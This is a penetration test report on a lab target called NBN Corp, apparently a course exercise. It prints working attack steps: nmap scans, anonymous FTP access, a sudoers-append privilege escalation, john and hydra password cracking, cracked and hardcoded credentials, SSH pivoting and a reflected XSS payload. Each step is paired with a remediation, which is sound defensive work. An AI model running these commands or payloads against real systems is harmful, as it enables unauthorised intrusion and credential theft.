

Penetration Test Report



May 6, 2024

Daniel Rajaram

Preamble

Company: [Cyber Shield Solutions](#)

Consultant name: Daniel Rajaram

Title: Cyber Security Manager

Contact information: DR@cybershieldsolution.com

Subject: Completed Penetration for NBN Corp.

Date: May 6, 2024

[Table of Contents](#)

About My Company

Cyber Shield Solutions, is a growing cybersecurity firm dedicated to assisting companies in increasing their digital defenses and mitigating security risks. Our diverse and knowledgeable team of analysts and penetration testers employs modern methods to identify vulnerabilities across networks, web applications, and internal systems. By providing comprehensive pen-testing assessments and sufficient recommendations. Cyber Shield Solutions empowers organizations to safeguard their sensitive data, protect against cyber threats, and maintain business continuity.

Table of Contents

Preamble	2
About My Company	2
Executive Summary	4
Introduction	5
Goals and Objectives	5
Our Approach	5
Roles and Responsibilities	5
Cost	5
Scope	6
Limitations	6
Rules of Engagement	6
Assumptions	6
Methodology	7
Phases	7
Testing	8
Risk Scoring	8
Findings	9
Access to Web Server	9
Open Ports	9
Anonymous FTP Access	11
Access to Client	12
Setup tunnel using ssh	12
Privilege Escalation	13
Using Insecure Credentials	15
Weak Root Password Hashes	15
Weak Users' Login Password	16
Hardcoded Sensitive Data	17
Hard Coded Database Credentials	17
Sensitive data in SQL database	18
Configuration Vulnerabilities	19
Insecure PHP settings	19
Insecure String Formatting and Input Validation	21
Cross Site Scripting	24
DOM Based	25
Reflected	25
Information Exposure	26
Directory Enumeration	26
TCPdump	29
Flags	31
Appendix	34
Links and References	34
NBN Request for Proposal	34
Report Template Example	34
Risk Scoring	34
Network Topology	34
Cost	35
Tests/Methodology	35
Tools	35

Executive Summary

My company, [Cyber Shield Solutions](#), was contracted to do a penetration test for Near-Earth Broadcast Network. Our team at Cyber Shield Solutions is fully equipped and prepared to conduct a comprehensive penetration test aimed at fortifying NBN's cybersecurity defenses and mitigating potential risks effectively. In conducting the penetration test for Near-Earth Broadcast Network (NBN), our team's [scope](#) encompassed evaluating the security of both the internet-facing web server (NBN Server VM) and the internal network (NBN Client VM), with systems beyond these parameters being deemed out of scope. Our [methodology](#) involved simulating the tactics employed by real-world attackers, including network scanning, vulnerability exploitation, and communication facilitated by CISO Gibson. Denial of service attacks or any intentional system disruption are excluded from the scope of this pentest. Majority of vulnerabilities were found on the web server, and all attacks were done through the webserver.

There were many significant vulnerabilities found, ranging from medium, high and critical risks on NBN's systems. I was able to gain access to the web server through anonymous FTP which is a critical configuration vulnerability for FTP. Then cracked the CEO's password since it was using a deprecated MD5 hashing algorithm instead of newer hashes like SHA-256. Once inside the web server, access to many user files and directories exposes sensitive information such as hardcoded database credentials and client machine credentials. Many flags were found throughout my pentest, and showed how easily compromised NBN's web server is just by gaining access. To see hidden directories and locked files, root access was needed, and it was achieved through privilege escalation since the sudoers file was open to edit. So just one vulnerability such as gaining user access, an attacker can easily get root access based on the webserver's weak configuration and be able to cause major damage to NBN's systems. Successful root access on the web server allowed ssh tunneling to be achieved to get into the client machine. This shows that a compromised web server does not only stop there, client machines can be vulnerable as well. Based on the [findings](#), the overall risk is deemed critical. [Risk scoring](#) was calculated based on the CVSS risk rating system. I have included all fixes and remediations for all findings and should be implemented as soon as possible to mitigate risk and exploitation to NBN's critical systems.

Introduction

Goals and Objectives

The penetration test our team performed for Near-Earth Broadcast Network ([NBN](#)) Corp was planned with clear objectives in mind. Our immediate goal was to examine the developing web server and an employee client machine. We aimed to identify vulnerabilities, exploitation approaches, and provide ways to fix and remediate the systems. Moreover, we sought to assign risk scores to each vulnerability for the most important ones to tackle first. Overall the main objective is to increase NBN's cybersecurity, their data, users and the company's goals.

Our Approach

Our approach to the penetration test was thorough and strategic. We began by thoroughly examining the targeted systems, analyzing their architecture, and identifying potential entry points for attackers. Leveraging a combination of automated scanning tools and manual testing techniques, we assessed the security posture of the web server and client machine. Throughout the process, we adhered to industry best practices and standards, ensuring an organized and tough evaluation. Our methodology draws upon established frameworks such as OWASP (Open Web Application Security Project) and NIST (National Institute of Standards and Technology). By aligning our approach with these industry-recognized guidelines, we ensured a structured and thorough assessment of NBN Corp's IT infrastructure.

Roles and Responsibilities

At Cyber Shield Solutions, our team is composed of experienced cybersecurity professionals with diverse skill sets, including penetration testers, analysts, and a reporting team. Each team member had specific duties assigned, ranging from conducting penetration assessments to preparing detailed reports and recommendations.

Cost

The [cost](#) associated with our penetration testing services was determined based on the scope of work, duration of the engagement, and expertise required. The average cost our company charges ranges from 2500 to 15000 depending on the size of company and risk of vulnerabilities on your systems. Given the [CVSS](#) rating is deemed critical, and many flaws were found in our findings, we are charging 10000 for our detailed penetration test for NBN.

Scope

The penetration test will primarily focus on assessing the security posture of the provided internet-facing web server (NBN Server VM) and the internal network (NBN Client VM). Any services or systems not encapsulated within these provided images will be considered out of scope and will not be addressed during the penetration test.

These assets represent two separate systems within the [NBN Corp's](#) network infrastructure.

Limitations

The penetration test will not involve direct attacks on the internal client machine. Instead, all attacks will be pivoted through the web server. However, if an exploitable flaw or configuration that allows a direct attack is discovered, it may be used. Additionally, no changes will be made to system passwords or configurations, and no software installations will occur.

Rules of Engagement

The penetration test will emulate real-world attacker tactics, such as black box or red team tests, starting with external network scans and vulnerability discovery. Identified vulnerabilities will be exploited to gain shell and root access on systems, with attacks on the internal client machine pivoting through the web server. Uploading and executing scripts, payloads, or exploits is allowed, but denial of service attacks or actions that may intentionally disrupt the system are not permitted. Communication will primarily occur through CISO Gibson as the point of contact.

([References](#)).

Assumptions

The assumptions made during the penetration test include the availability of necessary credentials and access permissions for conducting the test on the provided assets. It is assumed that the [network topology](#) provided in [Appendix D](#) accurately represents the infrastructure configuration of NBN Corp for the purposes of this engagement.

Schedule

13th March – 20th March 2024: Understanding the scope, start draft

20th March – 25th March 2024: Threat Modeling, Risk Assessment, Mid-Draft Proposal

25th March – 10th April 2024: Reconnaissance, Scanning, Enumeration, Penetration Test of the Server and Client

8th April – 15th April 2024: Report Preparation – Draft of Final, Internal Review, System Cleanup

25th April 2024: Initial report shared by secure email

29th April 2024: Final Report Delivery

Methodology

Phases

Based on both the OWSAP Pentest Methodology and NIST Pentest Guide, gives our team rules and steps to perform our pentest effectively.

Reconnaissance:

Utilizing tools such as recon-ng, NMAP, and OWASP - Amass to gather information about the target web server and client. Such as finding deprecated services, open ports, and sensitive error messages.

Vulnerability Scanning:

Using tools like NMAP, Nikto, ZAP, OWASP - Amass, Nessus, and OpenVAS to identify potential vulnerabilities in the target systems, directly engaging what was found in the reconnaissance stage.

Exploitation:

Employing tools like Metasploit (meterpreter), SQLMap, Hydra, and Burp Suite to exploit identified vulnerabilities and gain unauthorized access. Such as gaining database access and privilege escalation.

Web Application Testing:

Conducting tests using tools such as Nikto, ZAP, OWASP - Amass, DVWA, w3af, Skipfish, Dirb / Dirbuster to assess the security of web applications hosted on the server and client. Major risks such as cross scripting vulnerabilities and hard coded information in php pages.

Network Packet Analysis:

Utilizing tcpdump to capture and analyze network traffic for potential security threats and letting out sensitive company information.

Wireless Network Testing:

Employing Aircrack-ng to assess the security of wireless networks associated with the NBN's systems and client.

Report

Gather all vulnerability findings, risks, issues, configuration problems, network exploits, etc and provide recommendations for NBN to improve their cybersecurity infrastructure to prevent future attacks.

References: [Appendix](#)

Testing

The basis for testing is the OWASP Penetration Testing Standard which uses multiple steps to ensure thorough evaluation of target systems. During the Reconnaissance phase, tools such as recon-ng, NMAP, and OWASP - Amass are utilized to gather detailed information about the target web server and client. Next in the Scanning phase, tools like NMAP, Nikto, ZAP, Nessus, and OpenVAS are used to identify potential vulnerabilities across the target systems. Gaining Access involves conducting tests using tools such as Nikto, ZAP, DVWA to assess the security of web applications hosted on both the server and client. Exploitation focuses on using tcpdump to capture and analyze network traffic for potential security threats. Privilege Escalation is employing tools like Metasploit, SQLMap, Hydra, and Burp Suite to exploit identified vulnerabilities and gain unauthorized access. Post-Exploitation testing is conducted to assess the security of the NBN client workstation.

References: [OWASP](#), [Tools](#)

Risk Scoring

[The National Vulnerability Database's \(NVD\) Common Vulnerability Scoring System version 3.0 \(CVSS v3.0\)](#) is a standardized rating system used to assess the severity of security vulnerabilities. It evaluates vulnerabilities based on various factors such as exploitability, impact, and scope, assigning a numerical score to indicate the severity level. The higher the score, the more severe the vulnerability. ([Appendix D](#)) I have utilized the CVSS rating system to objectively assess and communicate the severity of identified vulnerabilities, aiding in prioritizing remediation efforts effectively.

Based on the findings, each vulnerability has a risk factor, ranging from medium, high and critical. While assessing the risk score which includes likelihood of a specific vulnerability being exploited or found and then the impact of that specific vulnerability, I have found two clauses. The majority of severity upon the risks is HIGH, but our team have deemed that since the critical issues have a higher likelihood of exploitation and larger impact on NBN, the final

severity overall is CRITICAL. Until the critical vulnerabilities are mended, then severity will go down to HIGH and so on. Critical findings can compromise both the web server and client systems, and need to be addressed as soon as possible.

CVSS v3.0 Ratings

Severity	Severity Score Range
----------	----------------------

None*	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Findings

Access to Web Server

I first ran nmap scans on the web server for recon and used zenmap to show a cleaner output. Open ports such as SSH, used for remote access and FTP, used for file transfer, can both be used when open.

Open Ports

Commands:

```
nmap -T4 -A -v 172.16.1.1
```

```
nmap -sS -p- 172.16.1.1 -A -sV
```

```
nmap --script vuln 172.16.1.1
```

Zenmap						
Scan Tools Profile Help						
Target: 172.16.1.1		Profile: Intense scan		Scan Cancel		
Command: nmap -T4 -A -v 172.16.1.1						
Hosts		Nmap Output				
Services		Ports / Hosts				
		Topology				
		Host Details				
		Scans				
OS	Host	Port	Protocol	State	Service	Version
🐧	172.16.1.1	✓ 80	tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))
		✓ 443	tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
		✓ 8001	tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))
		✓ 9001	tcp	open	ftp	vsftpd 3.0.3

Risk: Medium

[CVE-2018-15473](#)

OpenSSH 7.6p1: The SSH service (port 443) is running an older version of OpenSSH (7.6p1 Ubuntu 4ubuntu0.3).

Risk: High

[CVE-2017-15710](#)

Apache HTTP Server 2.4.29: The HTTP service (port 80 and 8001) is running Apache HTTP Server version 2.4.29.

Risk: High

[CVE-2021-30047](#)

vsftpd 3.0.3: The FTP service (port 9001) is running vsftpd version 3.0.3.

Risk: [Critical](#)

[CVE-1999-0497](#)

Anonymous FTP login allowed: The FTP service allows anonymous login, which I [exploited](#) allowing user access to the webserver.

Risk: Medium

[CVE-2022-30625](#)

Directory Listing: The FTP server allows directory listing, as indicated by the presence of the "gibson" directory.

Fix

Make sure all services used are updated, to prevent using older versions that have security issues and make sure that ports that are open are also filtered or closed depending on use case.

[Click on links for more information:](#)

First used [anonymous access](#) on FTP, found user Gibson. Then cracked [Gibson's password](#) since it was using MD5 hash. After logging in as Gibson, I got [privilege escalation](#) to root on the webserver.

Anonymous FTP Access

```
(kali㉿kali)-[~]  
$ ftp 172.16.1.1 9001  
Connected to 172.16.1.1.  
220 (vsFTPd 3.0.3)  
Name (172.16.1.1:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||5807|)  
150 Here comes the directory listing.  
drwxr-xr-x  5 1000  1000    4096 Apr 04  2021 gibbon  
226 Directory send OK.
```

Description: The impact of anonymous login using FTP is unauthorized access to potentially sensitive files or data stored on the FTP server.

Impact: Access to the webserver, shows directory for “gibbon” giving away that the name is associated with the company, NBN possibly being an important employee.

Fix

Review FTP configuration, ensure that there is proper authentication to access the FTP server.

Access to Client

Risk: Medium

[CVE-2018-15473](#)

Setup tunnel using ssh

Description: Establish an SSH tunnel to facilitate access to the client machine following successful penetration of the web server.

Commands:

```
ssh -L 1024:172.16.1.2:22 gibson@10.10.0.66 -p 443
```

```
ssh -p 1024 stephenson@localhost
```

```
(kali@kali)-[~]
└─$ ssh -L 1024:172.16.1.2:22 gibson@10.10.0.66 -p 443
gibson@10.10.0.66's password:
Welcome to

**Near-Earth Broadcast Network**
*Someone is Always Watching*

Server
Penetration testing with permission only!

Last login: Thu Apr 11 00:12:35 2024 from 10.10.0.10
gibson@nbnserver:~$
```

```
(kali@kali)-[~]
└─$ ssh -p 1024 stephenson@localhost
The authenticity of host '[localhost]:1024 ([::1]:1024)' can't be established.
ED25519 key fingerprint is SHA256:uRobKN1fjR7P/svj0sNvpjsHY2hHBVbN9CJnRSC8bVI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:1024' (ED25519) to the list of known hosts.
stephenson@localhost's password:
Welcome to

**Near-Earth Broadcast Network**
*Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Mon Apr 22 14:37:44 2019
stephenson@nbnclient:~$ ls
flagz  nbn  nbn.backup
```

Fix

Implement strict access controls and firewall rules to restrict SSH access to authorized users only and monitor/audit SSH traffic for any unauthorized access attempts.

Privilege Escalation

Risk: High

[CVE-2023-22809](#)

Steps to get root access:

Initial Enumeration:

- user account: gibson
- Checked sudo privileges for user gibson using “sudo -l”

Finding Sudo Privileges:

- gibson has sudo privileges to execute certain commands as root without password authentication.

```
gibson@nbnsnserver:~$ sudo -l
Matching Defaults entries for gibson on nbnsnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnsnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
gibson@nbnsnserver:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp)
```

Exploitation:

- Exploited the sudo privileges by adding an entry in /etc/sudoers file using echo and tee commands without password authentication.

```
gibson@nbnsnserver:~$ echo "gibson ALL=(ALL) NOPASSWD: ALL" | sudo tee -a /etc/sudoers
gibson ALL=(ALL) NOPASSWD: ALL
gibson@nbnsnserver:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),113(ftp)
gibson@nbnsnserver:~$ sudo -l
Matching Defaults entries for gibson on nbnsnserver:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gibson may run the following commands on nbnsnserver:
    (root) NOPASSWD: /bin/echo
    (root) NOPASSWD: /usr/bin/whoami
    (root) NOPASSWD: /usr/bin/tee
    (ALL) NOPASSWD: ALL
```

Command Execution as Root:

- After modifying /etc/sudoers, gibson executed sudo su to switch to the root user context.

```
gibson@nbnsnserver:~$ sudo su
root@nbnsnserver:/home/gibson# ls -la
.  .bash_history  .bashrc  flag3  .local  shadow.txt
.. .bash_logout  .cache   .gnupg  .profile  .sudo_as_admin_successful
root@nbnsnserver:/home/gibson#
```

Escalated privileges to root were achieved by exploiting the misconfigured sudo privileges, allowing arbitrary command execution as root without requiring a password.

Fix

Restrict the sudo privileges assigned to user accounts to prevent unauthorized privilege escalation.

Using Insecure Credentials

Risk: Critical

[CVE-2022-1039](#)

Weak Root Password Hashes

Description: Got root password, from shadow file using john the ripper

Command: John --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$
[SHA512 128/128 SSE2 2x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:04:13 1.76% (ETA: 16:37:20) 0g/s 1169p/s 1169c/s 1169C/s pimpdad..
peluco
0g 0:00:11:28 4.75% (ETA: 16:39:23) 0g/s 1139p/s 1139c/s 1139C/s stalebrea
d..srp1988
0g 0:00:17:02 7.07% (ETA: 16:38:59) 0g/s 1129p/s 1129c/s 1129C/s ya1993..x
zbyiofh
0g 0:00:28:02 12.16% (ETA: 16:28:46) 0g/s 1142p/s 1142c/s 1142C/s chihuahu
a01..chico58
0g 0:00:37:43 16.35% (ETA: 16:28:50) 0g/s 1133p/s 1133c/s 1133C/s yoyorule
s7..yoyochai
0g 0:00:45:13 20.27% (ETA: 16:21:15) 0g/s 1149p/s 1149c/s 1149C/s tormylz.
.torito15
0g 0:01:36:26 46.26% (ETA: 16:06:36) 0g/s 1164p/s 1164c/s 1164C/s kanongza
ng..kano110424
alwayswatchig (root)
1g 0:02:26:11 DONE (2024-03-26 15:04) 0.000114g/s 1162p/s 1162c/s 1162C/s
alwxander..alwaysstom
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Risk: Critical

[CVE-2022-1039](#)

Weak Users' Login Password

Use of MD5

```
// Get password
$pass = $_GET[ 'password' ];
$pass = md5( $pass );
```

```
(kali㉿kali)-[~]
$ hydra -l gibbon -P /usr/share/wordlists/rockyou.txt ftp://172.16.1.1:9001
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-09
15:42:18
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://172.16.1.1:9001/
[STATUS] 295.00 tries/min, 295 tries in 00:01h, 14344104 to do in 810:25h, 16 active
[STATUS] 297.67 tries/min, 893 tries in 00:03h, 14343506 to do in 803:07h, 16 active
[STATUS] 288.29 tries/min, 2018 tries in 00:07h, 14342381 to do in 829:11h, 16 active
[9001][ftp] host: 172.16.1.1 login: gibbon password: digital
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-09 15:54:05
```

Description: Weak and outdated password hashing: MD5, found in the [Login.php](#) file used to login to NBN page. Using Hydra password cracker to find password for user “gibbon” using the common password wordlist “rockyou.txt” on the web server to crack MD5 hashes, specifically using FTP. I found that the password for user “gibbon” is “digital”.

Command: hydra -l gibbon -P /usr/share/wordlists/rockyou.txt ftp://172.16.1.1:9001

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 stephenson.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
pizzadeliver (?)
1g 0:00:00:00 DONE (2024-04-09 23:57) 2.272g/s 10525Kp/s 10525Kc/s 10525KC/s pizzaface4..pizza4129
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Description: Using the password hash found in the [NBN database](#) for user stephenson, putting it into a text file and running john the ripper, using md5 format, I get “pizzadeliver” as stephenson’s password.

Command: john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
stephenson.txt

Fix


Use modern password hashing such as SHA-256 instead of MD5 which is vulnerable to password cracking tools. Implement stronger password policies to make more complex passwords, and have employees regularly change passwords. Monitor and log access to the web server and client especially when logging into root.

Hardcoded Sensitive Data

Risk: Critical

[CWE-798: Use of Hard-coded Credentials](#)

Hard Coded Database Credentials



```
gibson@nbnserver:/var/www/html$ cat login.php
<?php
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database = 'nbn';
$username = 'root';
$password = 'digital';

$conn = new mysqli($servername, $username, $password, $database);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
//echo "Connected successfully";
```

Description: In Login.php, there are hardcoded credentials for mysql databases, which include the servername, database, username and password.

Fix

Use environment variables or a configuration file stored outside the php files.

Risk: Medium

Sensitive data in SQL database

```
MariaDB [(none)]> use nbn
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [nbn]> show tables;
+-----+
| Tables_in_nbn |
+-----+
| users          |
+-----+
1 row in set (0.00 sec)

MariaDB [nbn]> select * from users;
+-----+-----+-----+-----+-----+-----+
| user_id | firstname | lastname | user | password | avatar |
| last_login | failed_login |
+-----+-----+-----+-----+-----+-----+
| 1 | gibson | gibson | gibson | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg |
| 2019-04-21 14:08:55 | 123 |
| 3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbacf0ae | data/stephenson.jpg |
| 2029-12-12 01:23:45 | 123 |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

MariaDB [nbn]> 
```

Description: nbnservice /usr/bin shows us, mysql and mariaDB is a service that is being used by NBN. Exploiting those login credentials found in [Login.php](#). Using the username “root” and password “digital” to login into mariaDB, then searched for “nbn” database as shown in the Login.php file above. Nbn database had “users” table which had 2 users: gibson and stephenson, their password hash and associated avatar pic location


Configuration Vulnerabilities

Risk: Medium

[CWE-453: Insecure Default Variable Initialization](#)

Insecure PHP settings

The php.ini file has many wrongly configured php settings that can be exploited.



```
1 ; This file attempts to overwrite the original php.ini file. Doesnt always
  work.
2
3 magic_quotes_gpc = Off
4 allow_url_fopen on
5 allow_url_include on
6 display_errors = on
7 error_reporting = E_ALL
```

magic_quotes_gpc = Off: Magic_quotes_gpc is usually recommended to be turned off due to outdated functionality. Without it on, it might make your application vulnerable to SQL injection attacks if not handled properly. Applications should utilize queries with parameters or prepared statements to mitigate SQL injection risks.

allow_url_fopen on: Keeping allow_url_fopen on allows PHP to open remote files using a URL as a filename. This can lead to security vulnerabilities such as remote code execution if not properly sanitized or validated.

allow_url_include on: After keeping allow_url_include on, it allows PHP to include files from remote locations using a URL. This poses a significant security risk as it can lead to remote file inclusion vulnerabilities, enabling attackers to execute malicious code on the server.

display_errors = on: Display_errors being on can expose sensitive information about your

server and application to potential attackers. Error messages may contain valuable insights into your application's inner workings, potentially revealing sensitive information. It's recommended to set this to off in online environments.

error_reporting = E_ALL: While setting error_reporting to E_ALL can be useful for debugging during development, it's not recommended for online website. In a production setting, you should only log errors and suppress displaying them to users. Revealing error details to users can aid attackers in identifying vulnerabilities and can be exploited.

Reference: [PHP Configurations](#)

Fix

To enhance the security of your PHP environment:

Disable **allow_url_fopen** and **allow_url_include** unless absolutely necessary.

Set **display_errors** to **off** in to prevent leaking sensitive information.

Use proper **input validation**, **output escaping**, and queries with extra parameters to mitigate SQL injection.

Risk: [Critical](#)
[CVE-1999-0497](#)

Risk: Medium

[CWE-20: Improper Input Validation](#)

[CWE-134: Use of Externally-Controlled Format String](#)

Insecure String Formatting and Input Validation

```
***** NBN Customer Management Portal *****
-- Main Menu -- Please enter any options (1-6) to continue : %c
clear

Error! Please enter one of the options (1-6) to continue
z*****
1. Create new customer account 2. Paid Bill Deposit 3. Bill for Service 4.
Account information 5. Log out 6. Clear the screen and display available
options

Creating a new Customer Profile
Enter the account holder name :
Enter the account holder address :
Account has been created successfully

Bank name : %s
Bank branch : %s
Account holder name : %s
Account number : %d
Account holder address : %s
Current balance : $%f
Enter customer account number for paid bill: %d
The current balance for account %d is %f

Enter the payment amount : %f
The new balance for account %d is %f
Enter customer account number to submit invoice for service:
Enter the amount to be invoiced
The New balance for account %d is %f
```

Description: The nbn file found in the root directory contains the nbn customer management portal file, which appears to have a string vulnerability through the use of placeholders (%c, %s, %d, %f) for input and output.

Impact: This vulnerability potentially allows attackers to read or write to memory or execute arbitrary code if not handled properly. The lack of adequate input validation for menu options, which accepts any input without verifying if it's within the expected range (1-6), can lead to issues like denial of service and command injection.

Reference: [Format Strings](#)

Fix

Apply strict input validation and sanitize all input and output fields.

Risk: High

[CWE-732: Incorrect Permission Assignment for Critical Resource](#)

Misconfigured sudoers file

Description: On the client machine, “sudo -l” shows us that “stephenson” can run the NBN customer management portal.

Impact: If an attacker is able to get access to the client machine, they can create a new customer and pay that customer whatever value.

```
stephenson@nbnclient:/$ sudo -l /zenmapGUI/ScanHostDetailsPage.py:242: Dep
Matching Defaults entries for stephenson on nbnclient:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User stephenson may run the following commands on nbnclient:
    (root) NOPASSWD: /home/stephenson/nbn
stephenson@nbnclient:/$ id
uid=1000(stephenson) gid=1000(stephenson) groups=1000(stephenson)
stephenson@nbnclient:/$ sudo /home/stephenson/nbn 443
stephenson@10.10.10.10:~$ password:
***** NBN Customer Management Portal *****

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options
```

```
Please enter any options (1-6) to continue : 1
1

Creating a new Customer Profile
Enter the account holder name      : test

Enter the account holder address : test

Account has been created successfully
```

```
Please enter any options (1-6) to continue : 2
2
Enter customer account number for paid bill:1

The current balance for account 1 is 0.000000
*Someone is Always Watching*
Enter the payment amount : 99999999
Server:
The new balance for account 1 is 100000000.000000
```

```
Please enter any options (1-6) to continue : 4
4 @sonm10.10.0.66's password:
Welcome to
Bank name      : NBN
Bank branch   : New York Region
Account holder name : test
Account number : 1
Account holder address : test
Current balance : $100000000.000000
```

Fix

Reconfigure privileges on files, and require password for sensitive systems such as a NBN customer management portal where finances are involved.

Risk: High

[CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

Cross Site Scripting

Using ZAP on the NBN site: <http://10.10.0.66/> found both Cross Site Scripting (Reflected) and (DOM Based) vulnerabilities.

The screenshot displays the ZAP 2.14.0 interface. The top pane shows the site structure for <http://10.10.0.66/>, with the `images` directory selected. The middle pane shows the HTTP response for a GET request to `images/watchingyou.jpg`, including headers and the body content. The bottom pane shows the Alerts list, with the `Cross Site Scripting (Reflected)` alert selected. The alert details show the URL, risk level (High), confidence (Medium), and a description of the vulnerability.

Cross Site Scripting (Reflected)

URL: `http://10.10.0.66/login.php?Login=Enter&password=ZAP&username=%3Cimg+src%3Dx+onerror%3Dprompt%28%29%3E`

Risk: High

Confidence: Medium

Parameter: username

Attack: ``

Evidence: ``

CWE ID: 79

WASC ID: 8

Source: Active (40012 - Cross Site Scripting (Reflected))

